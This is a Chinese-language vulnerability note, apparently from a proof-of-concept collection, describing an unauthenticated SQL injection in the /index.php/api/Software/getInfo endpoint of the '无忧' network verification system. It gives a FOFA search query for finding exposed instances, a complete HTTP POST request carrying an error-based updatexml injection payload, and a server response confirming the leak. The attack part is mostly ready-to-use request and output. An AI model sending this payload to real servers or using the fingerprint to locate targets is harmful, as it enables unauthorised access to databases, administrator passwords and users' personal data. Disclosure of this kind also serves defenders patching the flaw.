
# W11-1无忧-网络验证系统-SQL

## 漏洞描述：

无忧网络验证系统 /index.php/api/Software/getInfo接口处存在 SQL注入漏洞，未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息（例如管理员后台密码、站点用户个人信息）之外，攻击者甚至可以在高权限下向服务器写入命令，进一步获取服务器系统权限。

### 网站图片：



## 网络测绘：

### fofa语法：

FOFA：body="zhuya/js/base.js"


## 漏洞复现：

payload：

```
POST /index.php/api/Software/getInfo HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

data=1&id=1 and updatexml(1,concat(0x7e,md5(12345),0x7e),1)
```

效果图:
查询md5值



```
POST /index.php/api/Software/getInfo HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

data=1&id=1 and updatexml(1,concat(0x7e,md5(12345),0x7e),1)
```

```
HTTP/1.1 200 OK
Date: Tue, 09 Apr 2024 11:03:41 GMT
Server: Apache/2.4.55 (Win64) OpenSSL/1.1.
X-Powered-By: PHP/5.6.40
Upgrade: h2,h2c
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Type: text/html;charset=utf-8
Content-Length: 91

SQLSTATE[HY000]: General error: 1105 XPATH
'~827ccb0eea8a706c4c34a16891f84e7'
```